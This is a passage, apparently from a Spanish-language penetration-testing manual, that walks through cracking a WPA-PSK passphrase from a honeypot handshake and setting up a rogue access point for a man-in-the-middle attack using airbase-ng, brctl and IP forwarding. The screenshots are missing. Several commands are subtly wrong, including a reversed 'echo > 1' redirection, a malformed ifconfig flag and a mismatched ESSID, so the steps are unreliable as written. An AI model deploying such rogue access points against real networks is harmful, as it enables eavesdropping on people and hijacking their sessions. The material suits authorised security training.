
1. Vamos a configurar un Honeypot WPA-PSK con el ESSID Wireless Lab. La opción -z 2 crea un punto de acceso WPA-PSK que utiliza TKIP:




2. También vamos a iniciar airodump-ng para capturar los paquetes de esta red:




3. Ahora, cuando nuestro cliente inalámbrico se conecta a este punto de acceso, se inicia el apretón de manos pero no se completa después del Mensaje 2 como se indicó anteriormente:



4. Sin embargo, airodump-ng informa que el apretón de manos ha sido capturado:



5. Corremos airodump-ng que captura el archivo a través de aircrack-ng con el archivo de diccionario igual que antes, con el tiempo la frase de paso se rompe, como se muestra a continuación:



17.7. Ataques avanzados WLAN

Como analista de seguridad o pentester, es importante conocer los ataques avanzados que un hacker podría hacer, incluso si usted no puede verificarlo o demostrarlo durante una prueba de penetración. Este capítulo está dedicado a la forma en que un hacker podría realizar ataques avanzados usando el acceso inalámbrico como punto de partida.

En este capítulo, vamos a ver cómo podemos llevar a cabo ataques avanzados con lo que hemos aprendido hasta ahora. Principalmente se centrará en el ataque **Man-in-the-middle (MITM)**, lo que requiere una cierta cantidad de habilidad y práctica para llevarlo a cabo con éxito. Una vez hecho esto, vamos a usar este ataque MITM como base para realizar ataques más sofisticados, tales como el espionaje y secuestros de sesión.

Vamos a cubrir los siguientes puntos:

- Man-in-the-middle
- Espionaje inalámbrico con MITM
- Secuestro de sesión con MITM

17.7.1. Man-in-the-middle

Los ataques MITM son probablemente uno de los ataques más potentes en un sistema WLAN. Hay diferentes configuraciones que se pueden utilizar para llevar a cabo el ataque. Vamos a utilizar uno de los más comunes, el atacante se conecta a Internet a través de una LAN cableada y crea un punto de acceso falso para su tarjeta de cliente. Este punto de acceso difunde un SSID similar a un punto de acceso local en las inmediaciones. Un usuario puede conectarse accidentalmente a este punto de acceso falso (o ser obligado a utilizar la señal de mayor potencia que discutimos en los capítulos anteriores) y continuar y hacer creer que está conectado al punto de acceso legítimo.


El atacante puede reenviar el tráfico de forma transparente a todos los usuarios a través de Internet utilizando el puente que se ha creado entre las interfaces alámbricas e inalámbricas.

En el ejercicio siguiente vamos a simular el ataque.


17.7.2. Ataque man-in-the-middle

Siga estas instrucciones para comenzar:


1. Para crear la configuración de ataque de Man-in-the-Middle, primero creamos un punto de acceso llamado mitm en la computadora portátil hacker usando airbase-ng. Corremos el comando de la airbase-ng --essid mint -c 11 mon0:




2. Es importante señalar que cuando se ejecuta airbase-ng, crea una interfaz at0 (interfaz tap). Piense en esto como un interfaz de cableado -del lado de nuestro software-, basado en el punto de acceso mitm.




3. Vamos a crear un puente en la computadora hacker, que consiste en el cable (eth0) y la interfaz inalámbrica (at0). La sucesión de comandos que se utilizan para ello son brctl addbr mitm-bridge, brctl addif mitm-bridge eth0, brctl addif mitm-bridge at0, ifconfig eth0 0.0.0.0 up, ifconfig at0 0.0.0.0 up:




4. Se puede asignar una dirección IP para este puente y comprobar la conectividad con la puerta de enlace. Tenga en cuenta que podría hacer lo mismo usando DHCP. Podemos asignar una dirección IP a la interfaz de puente con el comando ifconfig –mitm-bridge 192.168.0.199 up. Luego podemos intentar hacer ping a la puerta de enlace 192.168.0.1 para asegurar que estamos conectados con el resto de la red:




5. Veamos ahora el reenvío IP en el kernel para el enrutamiento de reenvío de paquetes y que pueda suceder correctamente el uso echo > 1 /proc/sys/net/ipv4/ip_forward:




6. Seguidamente, vamos a conectar un cliente inalámbrico para nuestro punto de acceso mitm. Se recibirá automáticamente una dirección IP a través de DHCP (servidor que funciona en lado del cableado de la puerta de acceso). La máquina del cliente, en este caso, recibe la dirección IP 192.168.0.197. Podemos hacer ping al lado del cable del gateway 192.168.0.1 para verificar la conectividad:



